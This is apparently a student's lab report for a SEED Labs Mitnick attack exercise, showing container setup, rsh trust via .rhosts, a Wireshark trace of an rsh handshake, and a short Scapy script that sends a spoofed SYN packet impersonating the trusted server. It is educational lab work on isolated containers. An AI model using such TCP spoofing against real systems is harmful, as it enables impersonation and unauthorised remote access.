
Advanced Computer Networking and Security - 5800

Assignment -6
MITNICK ATTACK

Name:Jonnada Sai Rohit


ID : 700723743

Intiating the docker and its container




```
Setting up rsh-client (0.17-21) ...
update-alternatives: using /usr/bin/netkit-rcp to provide /usr/bin/rcp (rcp) in au
to mode
update-alternatives: warning: skip creation of /usr/share/man/man1/rcp.1.gz becaus
e associated file /usr/share/man/man1/netkit-rcp.1.gz (of link group rcp) doesn't
exist
Removing intermediate container 003a9d818028
 ---> 6df2dfd88cb1

Successfully built 6df2dfd88cb1
Successfully tagged seed-image-ubuntu-mitnick:latest
[10/06/21]seed@VM:~/.../Labsetup$ dcup -d
Creating network "net-10.9.0.0" with the default driver
Creating seed-attacker           ... done
Creating trusted-server-10.9.0.6 ... done
Creating x-terminal-10.9.0.5     ... done
[10/06/21]seed@VM:~/.../Labsetup$ dockps
5271296acd6d  x-terminal-10.9.0.5
35bb44aa64c4  trusted-server-10.9.0.6
f0e75236be02  seed-attacker
[10/06/21]seed@VM:~/.../Labsetup$
```

Checking the trusted server ip address and mac address




```
[10/06/21]seed@VM:~$ settitle trusted server
[10/06/21]seed@VM:~$ docksh 35
root@35bb44aa64c4:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
        RX packets 64  bytes 10611 (10.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Switch to account to seed



```
seed@254cdad1d30d:~$ cd
seed@254cdad1d30d:~$ touch .rhosts
seed@254cdad1d30d:~$ echo 10.9.0.6 > .rhosts
seed@254cdad1d30d:~$ chmod 644 .rhosts
seed@254cdad1d30d:~$
```


We change the .rhosts file so that the Trusted Server can login without requiring to enter a password:



```
root@35bb44aa64c4:/# su seed
seed@35bb44aa64c4:/$ rsh 10.9.0.5 date
\Authentication failure
seed@35bb44aa64c4:/$ rsh 10.9.0.5 date
Authentication failure
seed@35bb44aa64c4:/$ su seed
Password:
seed@35bb44aa64c4:/$ rsh 10.9.0.5 date
Sat Oct  9 06:50:44 UTC 2021
seed@35bb44aa64c4:/$ █
```


TASK -1

Ping the server ip address from X-Terminal




```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=21.5 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.091 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.093 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.057 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.056 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.162 ms
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12277ms
rtt min/avg/max/mdev = 0.053/1.722/21.507/5.711 ms
root@5271296acd6d:/# █
```

Running arp –n command



```
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.091 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.053 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.055 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.093 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.057 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.056 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.162 ms
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12277ms
rtt min/avg/max/mdev = 0.053/1.722/21.507/5.711 ms
root@5271296acd6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@5271296acd6d:/# 
```

Disconnecting the trusted server




```
64 bytes from 10.9.0.6: icmp_seq=6 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=64 time=0.058 ms
64 bytes from 10.9.0.6: icmp_seq=8 ttl=64 time=0.073 ms
64 bytes from 10.9.0.6: icmp_seq=9 ttl=64 time=0.093 ms
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.057 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.056 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.067 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.162 ms
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12277ms
rtt min/avg/max/mdev = 0.053/1.722/21.507/5.711 ms
root@5271296acd6d:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@5271296acd6d:/# sudo arp -s 10.9.0.6 02:42:0a:09:00:06
bash: sudo: command not found
root@5271296acd6d:/# arp -s 10.9.0.6 02:42:0a:09:00:06
```

Task 2: Spoof TCP Connections and RSH Sessions

Step1


Packet trace of rsh


Seed Ubuntu 20.04 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Seed Ubuntu 20.04
Seed Ubuntu 20.04-2
Clone of Seed Ubuntu 2
Shared VMs
Activities
Wireshark
Oct 11 22:22
[SEED Labs] Capturing from veth3866cdd
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Sequence number (tcp.seq), 4 bytes
Packets: 18 · Displayed: 18 (100.0%)
Profile: Default

```
Source      Destination  Protocol Length Info
10.9.0.6    10.9.0.5     TCP      74 1023 → 514 [SYN] Seq=3371271375 Win=64240 Len=0 MSS=1460 SACK…
10.9.0.5    10.9.0.6     TCP      74 514 → 1023 [SYN, ACK] Seq=524875229 Ack=3371271376 Win=65160 …
10.9.0.6    10.9.0.5     TCP      66 1023 → 514 [ACK] Seq=3371271376 Ack=524875230 Win=64256 Len=0…
10.9.0.6    10.9.0.5     RSH      86 Session Establishment
10.9.0.5    10.9.0.6     TCP      66 514 → 1023 [ACK] Seq=524875230 Ack=3371271396 Win=65152 Len=0…
10.9.0.5    10.9.0.6     TCP      74 1022 → 1022 [SYN] Seq=3714517292 Win=64240 Len=0 MSS=1460 SAC…
10.9.0.6    10.9.0.5     TCP      74 1022 → 1022 [SYN, ACK] Seq=384607832 Ack=3714517293 Win=65160…
10.9.0.5    10.9.0.6     TCP      66 1022 → 1022 [ACK] Seq=3714517293 Ack=384607833 Win=64256 Len=…
10.9.0.5    10.9.0.6     RSH      67 Server username:seed Server -> Client Data
```


```
› Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface veth3866cdd, id 0
› Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
⌄ Transmission Control Protocol, Src Port: 1023, Dst Port: 514, Seq: 3371271375, Len: 0
    Source Port: 1023
    Destination Port: 514
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3371271375
    [Next sequence number: 3371271376]
    Acknowledgment number: 0
```

Turning off the X-terminal




```
[10/11/21]seed@VM:~/.../Labsetup$ docker kill trusted-server-10.9.0.6
trusted-server-10.9.0.6
[10/11/21]seed@VM:~/.../Labsetup$ dockps
da059d584539  seed-attacker
f107d5b0c0f8  x-terminal-10.9.0.5
[10/11/21]seed@VM:~/.../Labsetup$
```

Code for send the spoof syn packet from attacker



```python
#!usr/bin/python3
from scapy.all import *
import sys

print("Sending Spoofed SYN Packet ...")
IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=1023,dport=514,flags="S", seq=3371271375)
pkt = IPLayer/TCPLayer
send(pkt,verbose=0)
```

